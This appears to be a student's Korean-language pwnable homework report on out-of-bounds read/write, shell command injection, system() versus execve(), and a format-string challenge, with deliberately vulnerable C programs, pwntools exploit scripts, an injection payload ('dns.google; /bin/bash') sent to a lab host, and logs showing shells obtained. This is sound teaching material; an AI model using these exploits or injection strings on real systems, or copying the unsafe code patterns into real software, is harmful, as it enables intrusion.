



케이녹 포너블 4회차 과제

17기 최동현 (202511688)

1-1. OOB (Out-of-Bounds) 구조

• OOB(Out-of-Bounds)란?

• OOB (Out-of-Bounds)는 프로그램이 배열(Array)에 접근할 때, 할당된 메모리 경계(Boundary)에 대한 인덱스(Index) 유효성 검사를 수행하지 **않아** 발생하는 **메모리 오염 취약점**입니다.

→ C/C++ 컴파일러는 배열 접근 시 인덱스의 크기를 런타임에 검사하는 로직을 삽입하지 않습니다. 배열 접근 구문인 `array[index]`는 어셈블리 레벨에서 ***Base_Address + (Index * Data 타입 사이즈)***이라는 단순한 포인터 산술 연산(Pointer Arithmetic)으로 치환됩니다. 따라서 해커가 index 값에 음수나 배열 크기를 초과하는 양수를 입력하면, 프로세서는 해당 연산 결과가 가리키는 프로세스 가상 메모리 공간 내의 임의의 주소에 무조건적으로 접근(Read/Write)하게 됩니다.



1-2. OOB (Out-of-Bounds) 구조

• OOB Read (Out-of-Bounds Read) 원리

• OOB Read는 지정된 버퍼의 범위를 벗어난 메모리 영역의 데이터를 읽어 표준 **출력(stdout)**으로 반환하는 **취약점**입니다.

→ 공격자는 배열의 물리적 위치(Data, BSS, Stack, Heap)를 정적으로 분석한 뒤, 메모리 맵 상에서 인접해 있는 **중요 데이터**(ex: 관리자 패스워드 플래그, Stack Canary, 저장된 RIP 값)까지의 바이트 오프셋(Offset)을 계산합니다. 이후 데이터 타입 크기에 맞춰 나눈 인덱스 번호를 주입하여 ASLR 보호 기법을 우회하기 위한 런타임 주소를 획득하는 **정보 유출(Information Leak)** 용도로 주로 사용됩니다.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main(void) {
5     setvbuf(stdin, 0, 2, 0);
6     setvbuf(stdout, 0, 2, 0);
7
8     int flag = 486486486;
9     int array[3] = { 10, 20, 30 };
10    int index = 0;
11
12    printf("index> ");
13    scanf("%d", &index);
14    printf("value> %d\n", array[index]);
15
16    printf("index> ");
17    scanf("%d", &index);
18    printf("value> %d\n", array[index]);
19
20    return 0;
21 }
```

```
root@desktop-cyber:~/workbench/week04# checksec --file=oob_read
[*] '/root/workbench/week04/oob_read'
Arch:             amd64-64-little
RELRO:            Partial RELRO
Stack:            Canary found
NX:               NX unknown - GNU_STACK missing
PIE:              No PIE (0x400000)
Stack:            Executable
RWX:              Has RWX segments
Stripped:         No
root@desktop-cyber:~/workbench/week04#
```

```
mov     DWORD PTR [rbp-0x18],0x1cff31d6
mov     DWORD PTR [rbp-0x14],0xa
mov     DWORD PTR [rbp-0x10],0x14
mov     DWORD PTR [rbp-0xc],0x1e
```

```
root@desktop-cyber:~/workbench/week04# ./oob_read
index> -1
value> 486486486
```

1-3. OOB (Out-of-Bounds) 구조

- OOB Read (Out-of-Bounds Read)를 이용한 Canary Leak 실습

```
1 from pwn import *
2
3 HOST, PORT = "addr", 1234
4
5 exe = ELF("./oob_read", checksec=False)
6 context.binary = exe
7 context.log_level = 'debug'
8 context.terminal = ["tmux", "splitw", "-h"]
9
10 def conn():
11     if args.LOCAL:
12         p = process([exe.path])
13         gdb.attach(p)
14     else:
15         p = remote(HOST, PORT)
16     return p
```

```
MOV     rax,QWORD PTR fs:0x28
MOV     QWORD PTR [rbp-0x8],rax
```

```
MOV     DWORD PTR [rbp-0x14],0xa
MOV     DWORD PTR [rbp-0x10],0x14
MOV     DWORD PTR [rbp-0xc],0x1e
```

∴ 보면 30(0x1e)값이 저장된 부분이 [rbp-0xc]인데 여기서 **4바이트 (int)** 주소 위로 가면 [rbp-0x8]이어서 카나리 값이 저장되어 있는 메모리에 접근하게 되기 때문에 **Canary leak**이 가능하게 된다.
(0xFFFFFFFF AND 연산은 음수 방지 및 4바이트 고정 시키기 위함)

```
18 def main():
19     # === Alias === #
20     p = conn()
21     s = p.send
22     sl = p.sendline
23     sla = p.sendlineafter
24     sa = p.sendafter
25     r = p.recv
26     ru = p.recvuntil
27     rn = p.recvn
28     rl = p.recvline
29     # === Exploit === #
30     log.info("happy pwn!")
31     sla(b"index> ", b"3")
32     ru(b"value> ")
33     low = int(p.recvline().strip(), 10)
34     low = low & 0xFFFFFFFF
35     log.success(f"low = {hex(low)}")
36     sla(b"index> ", b"4")
37     ru(b"value> ")
38     high = int(p.recvline().strip(), 10)
39     high = high & 0xFFFFFFFF
40     log.success(f"high = {hex(high)}")
41     canary = ((high << 32) | low)
42     log.success(f"canary = {hex(canary)}")
43     # ===== #
44     p.interactive()
45
46 if __name__ == "__main__":
47     main()
```

1-3. OOB (Out-of-Bounds) 구조

- OOB Read (Out-of-Bounds Read)를 이용한 Canary Leak 실습

```
'-p', '55638']
[DEBUG] Created script for new terminal:
#!/root/workbench/.venv/bin/python3
import os
os.execve('/usr/bin/gdb', ['/usr/bin/gdb', '-q', '/root/workbench/week04/oob_read', '-p', '55638'], os.environ)
[DEBUG] Launching a new terminal: ['/usr/bin/tmux', 'splitw', '-h', '-F#{pane_pid}', '-P', '/tmp/tmpzmf18tth']
[+] Waiting for debugger: Done
[*] happy pwn!
[DEBUG] Received 0x7 bytes:
b'index> '
[DEBUG] Sent 0x2 bytes:
b'3\n'
[DEBUG] Received 0x19 bytes:
b'value> 1319852032\n'
b'index> '
[+] low = 0x4eab5800
[DEBUG] Sent 0x2 bytes:
b'4\n'
[DEBUG] Received 0x13 bytes:
b'value> -1794337086\n'
[+] high = 0x950c96c2
[+] canary = 0x950c96c24eab5800
[*] Switching to interactive mode
[*] Process '/root/workbench/week04/oob_read' stopped with exit code 0 (pid 55638)
[*] Got EOF while reading in interactive
$
```

```
Seeflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

----- stack -----
0x00007ffc94b5aa38|+0x0000: 0x000072fede28cbf6 → <_IO_file_underflow+0186> test rax, rax ← $rsp
0x00007ffc94b5aa40|+0x0008: 0x0000000000000000
0x00007ffc94b5aa48|+0x0010: 0x0000000000000000
0x00007ffc94b5aa50|+0x0018: 0x0000000000000000
0x00007ffc94b5aa58|+0x0020: 0x000072fede41aaa0 → 0x00000000fbad208b
0x00007ffc94b5aa60|+0x0028: 0x000072fede417600 → 0x0000000000000000
0x00007ffc94b5aa68|+0x0030: 0x000072fede41b580 → 0x000072fede417820 → 0x000072fede3da1c2 → 0x636d656d5f5f0043 ("C"?
0x00007ffc94b5aa70|+0x0038: 0xffffffffffffffff80

----- code:x86:64 -----
0x72fede31481c <read+000c> test eax, eax
0x72fede31481e <read+000e> jne 0x72fede314830 <__GI___libc_read+32>
0x72fede314820 <read+0010> syscall
→ 0x72fede314822 <read+0012> cmp rax, 0xffffffffffffffff000
0x72fede314828 <read+0018> ja 0x72fede314880 <__GI___libc_read+112>
0x72fede31482a <read+001a> ret
0x72fede31482b <read+001b> nop DWORD PTR [rax+rax*1+0x0]
0x72fede314830 <read+0020> sub rsp, 0x28
0x72fede314834 <read+0024> mov QWORD PTR [rsp+0x18], rdx

----- threads -----
[#0] Id 1, Name: "oob_read", stopped 0x72fede314822 in __GI___libc_read (), reason: STOPPED

----- trace -----
[#0] 0x72fede314822 → __GI___libc_read(fd=0x0, buf=0x72fede41ab23 <_IO_2_1_stdin_+131>, nbytes=0x1)
[#1] 0x72fede28cbf6 → _IO_new_file_underflow(fp=0x72fede41aaa0 <_IO_2_1_stdin_>)
[#2] 0x72fede28dd56 → __GI__IO_default_uflow(fp=0x72fede41aaa0 <_IO_2_1_stdin_>)
[#3] 0x72fede2630d0 → __vfprintf_internal(s=<optimized out>, format=<optimized out>, argptr=0x7ffc94b5b1c0, mode_flags=0x2)
[#4] 0x72fede262142 → __isoc99_scanf(format=<optimized out>)
[#5] 0x4011f4 → main()

gef> canary
[+] The canary of process 55638 is at 0x72fede53a768, value is 0x950c96c24eab5800
gef> c
Continuing.
[Inferior 1 (process 55638) exited normally]
gef>
```

Canary 값이 8바이트이기 때문에,
배열 array 타입이 int(4바이트)여서
두 번 나눠 연결하여 출력한다.

[8] 0:gdb* "desktop-cyber" 02:13 27- 8월 -26

1-4. OOB (Out-of-Bounds) 구조

• OOB Write (Out-of-Bounds Write) 원리

• OOB Write는 인덱스 연산 결과가 가리키는 메모리 주소에 공격자가 통제 가능한 임의의 데이터를 직접 덮어쓰는(Overwrite) 취약점입니다. 전 시간의 %n으로 write하는 Arbitrary Address Write(임의 주소 쓰기) 취약점과 동일한 파급력을 가집니다.

→ 공격자는 스택 프레임 내에 위치한 반환 주소(Return Address), 힙 메모리의 체크 메타데이터(fd/bk), 전역 오프셋 테이블(GOT), 또는 구조체 내부의 함수 포인터(Function Pointer)가 위치한 바이트 오프셋을 정확히 계산하여 셸코드의 주소나 ROP 가젯의 주소로 덮어쓰으로써 제어 흐름 탈취(Control Flow Hijacking)를 달성합니다.

```
9 int main(void) {
10     setvbuf(stdin, 0, 2, 0);
11     setvbuf(stdout, 0, 2, 0);
12
13     void (*func_array[1])() = {NULL};
14     long user_data[2] = {0};
15     int index = 0;
16     long value = 0;
17
18     printf("index> ");
19     scanf("%d", &index);
20     printf("value> ");
21     scanf("%ld", &value);
22
23     user_data[index] = value;
24     if (func_array[0] != NULL) func_array[0]();
25     printf("normal execute\n");
26
27     return 0;
28 }
```

```
4 void shell() {
5     printf("\nPWNED!\n");
6     system("/bin/sh");
7 }
```

mov	QWORD PTR [rbp-0x8], 0x0	포인터 함수 배열
mov	QWORD PTR [rbp-0x20], 0x0	배열
mov	QWORD PTR [rbp-0x18], 0x0	
mov	DWORD PTR [rbp-0x24], 0x0	인덱스
mov	QWORD PTR [rbp-0x30], 0x0	값

```
mov     eax, DWORD PTR [rbp-0x24]
mov     rdx, QWORD PTR [rbp-0x30]
cdq     rdx
mov     QWORD PTR [rbp+rax*8-0x20], rdx
mov     rax, QWORD PTR [rbp-0x8]
test    rax, rax
je      0x401276 <main+235>
mov     rdx, QWORD PTR [rbp-0x8]
mov     eax, 0x0
call    rdx
```

1-5. OOB (Out-of-Bounds) 구조

- OOB Write (Out-of-Bounds Write)를 이용한 포인터 함수 배열 주소 Overwrite 실습

```
1 from pwn import *
2
3 HOST, PORT = "addr", 1234
4
5 exe = ELF("./oob_write", checksec=False)
6 context.binary = exe
7 context.log_level = 'debug'
8 context.terminal = ["tmux", "splitw", "-h"]
9
10 def conn():
11     if args.LOCAL:
12         p = process([exe.path])
13         gdb.attach(p)
14     else:
15         p = remote(HOST, PORT)
16     return p
```

• `user_data[3] = func_array[0]`

`func_array[0] = { shell()_함수_주소(long) };`

→ `func_array[0]()` -> `shell()` 함수로 jump 된다.

```
18 def main():
19     # === Alias === #
20     p = conn()
21     s = p.send
22     sl = p.sendline
23     sla = p.sendlineafter
24     sa = p.sendafter
25     r = p.recv
26     ru = p.recvuntil
27     rn = p.recvn
28     rl = p.recvline
29     # === Exploit === #
30     log.info("happy pwn!")
31     sla(b"index> ", b"3")
32     shell = exe.sym.shell
33     log.success(f"shell = {hex(shell)}")
34     sla(b"value> ", str(shell).encode())
35     # ===== #
36     p.interactive()
37
38 if __name__ == "__main__":
39     main()
```


1-5. OOB (Out-of-Bounds) 구조

- OOB Write (Out-of-Bounds Write)를 이용한 포인터 함수 배열 주소 Overwrite 실습

```
te', '-p', '56722']
[DEBUG] Created script for new terminal:
#!/root/workbench/.venv/bin/python3
import os
os.execve('/usr/bin/gdb', ['/usr/bin/gdb', '-q', '/root/workbench/week04/oob_w
ite', '-p', '56722'], os.environ)
[DEBUG] Launching a new terminal: ['/usr/bin/tmux', 'splitw', '-h', '-F#[pane_pid]'
, '-P', '/tmp/tmpuwbpkgby']
[+] Waiting for debugger: Done
[*] happy pwn!
[DEBUG] Received 0x7 bytes:
b'index> '
[DEBUG] Sent 0x2 bytes:
b'3\n'
[+] shell = 0x401166
[DEBUG] Received 0x7 bytes:
b'value> '
[DEBUG] Sent 0x8 bytes:
b'4198758\n'
[*] Switching to interactive mode
[DEBUG] Received 0x8 bytes:
b'\n'
b'PWNER!\n'

PWNER!
$ id
[DEBUG] Sent 0x3 bytes:
b'id\n'
[DEBUG] Received 0x27 bytes:
b'uid=0(root) gid=0(root) groups=0(root)\n'
uid=0(root) gid=0(root) groups=0(root)
$ whoami
[DEBUG] Sent 0x7 bytes:
b'whoami\n'
[DEBUG] Received 0x5 bytes:
b'root\n'
root
$
```

```
$r14 : 0x00007570f0e16a00 → 0x0000000000000000
$r15 : 0xd68
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virt
ualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

stack
0x00007ffc0d6947b8|+0x0000: 0x00007570f0c8cbf6 → <_IO_file_underflow+0186> test rax
, rax ← $rsp
0x00007ffc0d6947c0|+0x0008: 0x0000000000000000
0x00007ffc0d6947c8|+0x0010: 0x0000000000000000
0x00007ffc0d6947d0|+0x0018: 0x0000000000000000
0x00007ffc0d6947d8|+0x0020: 0x00007570f0e1aaa0 → 0x00000000fbad208b
0x00007ffc0d6947e0|+0x0028: 0x00007570f0e17600 → 0x0000000000000000
0x00007ffc0d6947e8|+0x0030: 0x00007570f0e1b580 → 0x00007570f0e17820 → 0x00007570f
0dda1c2 → 0x636d656d5f5f0043 ("C"? )
0x00007ffc0d6947f0|+0x0038: 0xffffffffffffffff80

code:x86:64
0x7570f0d1481c <read+000c> test eax, eax
0x7570f0d1481e <read+000e> jne 0x7570f0d14830 <__GI___libc_read+32>
0x7570f0d14820 <read+0010> syscall
→ 0x7570f0d14822 <read+0012> cmp rax, 0xffffffffffffffff000
0x7570f0d14828 <read+0018> ja 0x7570f0d14880 <__GI___libc_read+112>
0x7570f0d1482a <read+001a> ret
0x7570f0d1482b <read+001b> nop DWORD PTR [rax+rax*1+0x0]
0x7570f0d14830 <read+0020> sub rsp, 0x28
0x7570f0d14834 <read+0024> mov QWORD PTR [rsp+0x18], rdx

threads
[#0] Id 1, Name: "oob_write", stopped 0x7570f0d14822 in __GI___libc_read (), reason:
STOPPED

trace
[#0] 0x7570f0d14822 → __GI___libc_read(fd=0x0, buf=0x7570f0e1ab23 <_IO_2_1_stdin_+131
>, nbytes=0x1)
[#1] 0x7570f0c8cbf6 → _IO_new_file_underflow(fp=0x7570f0e1aaa0 <_IO_2_1_stdin_>)
[#2] 0x7570f0c8dd56 → __GI__IO_default_uflow(fp=0x7570f0e1aaa0 <_IO_2_1_stdin_>)
[#3] 0x7570f0c630d0 → __vfprintf_internal(s=<optimized out>, format=<optimized out>, a
rgptr=0x7ffc0d694f40, mode_flags=0x2)
[#4] 0x7570f0c62142 → __isoc99_scanf(format=<optimized out>)
[#5] 0x401225 → main()

gef> c
Continuing.
[Detaching after vfork from child process 56734]
gef>
```


2-1. Command Injection (명령어 주입) 구조

• 명령어 주입(Command Injection)란?

• Pwnable에서 **Command Injection**은 C언어의 `system()`, `popen()` 등의 함수를 사용할 때, 사용자로부터 입력받은 버퍼 데이터를 **시스템 셸(/bin/sh)** 및 **OS 명령어**들이 인자로 필터링 없이 넘겨주어 발생하는 **취약점**입니다.

→ 이 취약점의 핵심은 C언어 바이너리의 결함이 아니라 **운영체제 셸 인터프리터(Shell Interpreter)**가 다중 명령어를 병렬 또는 직렬로 처리하기 위해 내장하고 있는 **메타문자(Metacharacter)** 파싱 아키텍처를 공격자가 **역이용**하는 것입니다.

• Shell 제어 문자들

- 1) **;** (세미콜론): 앞 명령어의 성공/실패 여부와 무관하게 뒤의 명령어를 순차적으로 독립 실행합니다.
- 2) **&&** (Logical AND): 앞의 명령어가 정상적으로 실행 완료(Exit code 0)되었을 때만 뒤의 명령어를 실행합니다.
- 3) **||** (Logical OR): 앞의 명령어가 실패(Exit code 0이 아님)했을 때만 뒤의 명령어를 실행합니다.
- 4) **|** (Pipe): 앞 명령어의 표준 출력(stdout)을 뒤 명령어의 표준 입력(stdin)으로 직접 연결(파이프라인)합니다. 앞 명령어가 무시되더라도 뒤 명령어는 셸에 의해 강제 실행됩니다.
- 5) **`명령어` (Backtick) or $\$()$** : Command Substitution(명령어 치환). 백틱 안의 셸 명령어를 최우선으로 실행하고, 그 결과 출력값을 원래 명령어의 문자열 인자로 치환시킵니다.

2-2. Command Injection (명령어 주입) 구조

- 명령어 주입(Command Injection) 실습

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 int main(void) {
6     char ip[64];
7     char cmd[74] = "ping -c 1 ";
8
9     printf("IP> ");
10    scanf("%63[^\n]", ip);
11
12    strcat(cmd, ip);
13    printf("Full CMD> %s\n", cmd);
14
15    system(cmd);
16    return 0;
17 };
```

```
1 from pwn import *
2
3 HOST, PORT = "192.168.18.162" 4444
4 p = remote(HOST, PORT)
5
6 p.sendline(b"dns.google; /bin/bash")
7
8 p.interactive()
```

```
root@desktop-cyber:~/workbench/week04# ./cmd_inject
IP> dns.google; id
Full CMD> ping -c 1 dns.google; id
PING dns.google (8.8.8.8) 56(84) bytes of data.
64 bytes from dns.google (8.8.8.8): icmp_seq=1 ttl=128 time=40.4 ms

--- dns.google ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 40.397/40.397/40.397/0.000 ms
uid=0(root) gid=0(root) groups=0(root)
root@desktop-cyber:~/workbench/week04#
```

```
(.venv) root@desktop-cyber:~/workbench/week04# python3 cmd_inject.py
[+] Opening connection to 192.168.18.162 on port 4444: Done
[*] Switching to interactive mode
PING dns.google (8.8.4.4) 56(84) bytes of data.
64 bytes from dns.google (8.8.4.4): icmp_seq=1 ttl=128 time=46.5 ms

--- dns.google ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 46.532/46.532/46.532/0.000 ms
$ ip addr show | grep "192.168.18.162"
    inet 192.168.18.162/24 brd 192.168.18.255 scope global dynamic noprefixroute eth0
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),
er),118(wireshark),119(kaboxe-),982(bluetooth),999(lpadmin)
$ whoami
kali
$
```

3-1. system(), execve() 차이

• C언어 system() 함수란?


• C언어의 **system(const char *command)** 함수는 표준 C 라이브러리(libc)가 제공하는 프로세스 생성 래퍼(Wrapper) 함수입니다. 이 함수가 호출되면 운영체제 내부적으로 세 단계의 시스템 콜을 거칩니다.

<1> 현재 프로세스를 그대로 복제하여 **자식 프로세스(Child Process)**를 생성합니다.

<2> 자식 프로세스 내부에서 **/bin/sh -c "command"** 라는 고정된 포맷으로 시스템 셸 바이너리를 백그라운드에 띄워 명령어 문자열을 통째로 넘깁니다.

<3> 부모 프로세스는 자식 셸이 명령을 모두 파싱하여 수행하고 종료될 때까지 **대기**합니다.

→ **system()** 함수의 핵심은 **반드시** 시스템에 설치된 **셸 인터프리터(/bin/sh)**를 거쳐 **명령어 파싱**이 일어난다는 것과, **현재 프로세스의 환경 변수 (Environment Variables, ex: \$PATH)**를 셸이 그대로 **상속**받아 동작한다는 점입니다.



3-2. system(), execve() 차이


• C언어 execve() 함수란?

• C언어 **execve(const char *pathname, char *const argv[], char *const envp[])** 는 리눅스 커널에서 프로세스의 메모리 이미지를 아예 다른 바이너리로 교체해버리는 근본적인 로우 레벨(Low-level)인 시스템 콜(System Call)입니다. (*밑의 단계를 거침*)

<1> 현재 프로세스의 코드(Text), 데이터(Data), 스택 메모리를 모두 초기화(Flush)합니다.

<2> **pathname** 인자에 명시된 *바이너리 파일(ex: /bin/ls)*을 디스크에서 읽어들이어 텅 빈 메모리 공간에 새롭게 매핑(Mapping)합니다.

<3> **shell parser(/bin/sh)**를 거치지 않고, OS 커널이 지정된 바이너리를 다이렉트로 실행시킵니다. 때문에 *Metacharacter(/ &&)*는 제어 문자가 아니라 단순히 타겟 바이너리에 전달되는 텍스트 인자(String Argument) 배열 요소 중 하나로 취급되어 무시됩니다.



3-3. system(), execve() 차이

- execve()로 Command Injection 테스트

```
1 #include <stdio.h>
2 #include <unistd.h>
3
4 int main(void) {
5     char ip[64];
6
7     printf("IP> ");
8     scanf("%63[^\n]", ip);
9
10    char* args[] = {"/bin/ping", "-c", "1", ip, NULL};
11
12    printf("Full CMD> %s %s %s %s\n", args[0], args[1], args[2], args[3]);
13    execve(args[0], args, NULL);
14
15    return 0;
16 };
```

```
root@desktop-cyber:~/workbench/week04# ./cmd_inject
IP> 8.8.8.8
Full CMD> /bin/ping -c 1 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=40.5 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 40.542/40.542/40.542/0.000 ms
root@desktop-cyber:~/workbench/week04# ./cmd_inject
IP> 8.8.8.8; id
Full CMD> /bin/ping -c 1 8.8.8.8; id
/bin/ping: 8.8.8.8; id: Name or service not known
root@desktop-cyber:~/workbench/week04#
```

4-1. 실습 과제 (fsb_2_student) 문제

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     __int64 buf[32]; // [rsp+0h] [rbp-100h] BYREF
4
5     memset(buf, 0, sizeof(buf));
6     setup(argc, argv, envp);
7     printf("authorized = %p\n", &authorized);
8     printf("format> ");
9     read(0, buf, 255uLL);
10    printf((const char *)buf);
11    putchar(10);
12    if ( authorized == 322376503 )
13    {
14        print_flag();
15        return 0;
16    }
17    else
18    {
19        printf("authorized is %#x\n", (unsigned int)authorized);
20        return 1;
21    }
22 }
```

• 플래그는 **authorized** 변수 값이 **322376503** 이면 출력된다. `authorized == 322376503` 으로 만들기 위해 취약점을 찾아보면

1. `buf[32]` 배열 크기는 32바이트이나 `read()` 함수에선 255바이트까지 읽어들어 **BOF 취약점**이 발생된다.
2. `printf(buf)`로 포맷 스트링을 명시하지 않고 버퍼 포인터를 인자 그대로 전달하여 **Format String Bug**가 발생된다.

→ 때문에 `%n`를 사용하여 CPU 레지스터를 벗어나 `authorized`의 스택 영역(n번째 인자) 주소에 322376503을 write하게 되면 플래그를 얻을 수 있을 것이라 판단하였습니다.

4-2. 실습 과제 (fsb_2_student) Exploit 코드

```
100% 8% 13 GB
21 def exec_fmt(payload):
1     sh = ssh(host=VM_HOST, port=VM_PORT, user="root", password="password")
2     p = sh.process([f"{cwd}/chall"], cwd=cwd)
3     p.sendline(payload)
4     data = p.recvall(timeout=0.2)
5     p.close()
6     return data
```

• **exec_fmt()** 함수와 **FmtStr**를 통하여 CPU 레지스터가 아닌 스택 영역 **offset**을 알아낸 후, **fmtstr_payload**를 통해 **%n**을 활용한 payload가 작성되어 **authorized** 주소에 **322376503** 값이 **Overwrite** 되어 플래그가 출력된다.

```
100% 7%
29 def main():
1     fmt = FmtStr(exec_fmt)
2     offset = fmt.offset
3     # === Alias === #
4     p = conn()
5     s = p.send
6     sl = p.sendline
7     sla = p.sendlineafter
8     sa = p.sendafter
9     r = p.recv
10    ru = p.recvuntil
11    rn = p.recvn
12    rl = p.recvline
13    # === Exploit === #
14    log.info("happy pwn!")
15    ru(b"= ")
16    authorized = int(rn(8), 16)
17    log.success(f"authorized = {hex(authorized)}")
18    log.success(f"offset = {offset}")
19    payload = fmtstr_payload(offset, {authorized: 322376503})
20    log.success(f"payload = {payload}")
21    sla(b"format> ", payload)
22    # ===== #
23    p.interactive()
24
25 if __name__ == "__main__":
26     main()
```

4-3. 실습 과제 (fsb_2_student) 실행 화면

100%

6%

all

00000030 61 6c 6c 00

00000034

[+] Opening new channel: b'stty raw -ctlecho -echo; cd /root >/dev/null 2>&1; mktemp': Do ne

[+] Receiving all data: Done (20B)

[DEBUG] Received 0x14 bytes:
b'/tmp/tmp.UP1tTMUjqn\n'

[*] Closed SSH channel with 192.168.10.135

[DEBUG] Created script for new terminal:
#!/Users/choi/Desktop/CHOI/PWN/.venv/bin/python3
import os
os.execve('/usr/local/bin/sshpas', ['sshpas', '-p', 'password', 'ssh', '-C', '-t', '-p', '22', '-l', 'root', '192.168.10.135', 'gdb', '-q', '/root/workbench/PWN/pwn04/p02/c hall', '12075', '-x', b'/tmp/tmp.UP1tTMUjqn'], os.environ)

[DEBUG] Launching a new terminal: ['/usr/local/bin/tmux', 'splitw', '-h', '-F#{pane_pid}', '-P', '/var/folders/dt/409rbp4x3wbghtgh1dvmv2kr000gn/T/tmpc9jt3uss']

[*] happy pwn!

[DEBUG] Received 0x1e bytes:
b'authorized = 0x40402c\n'
b'format> '

[+] authorized = 0x40402c

[+] offset = 6

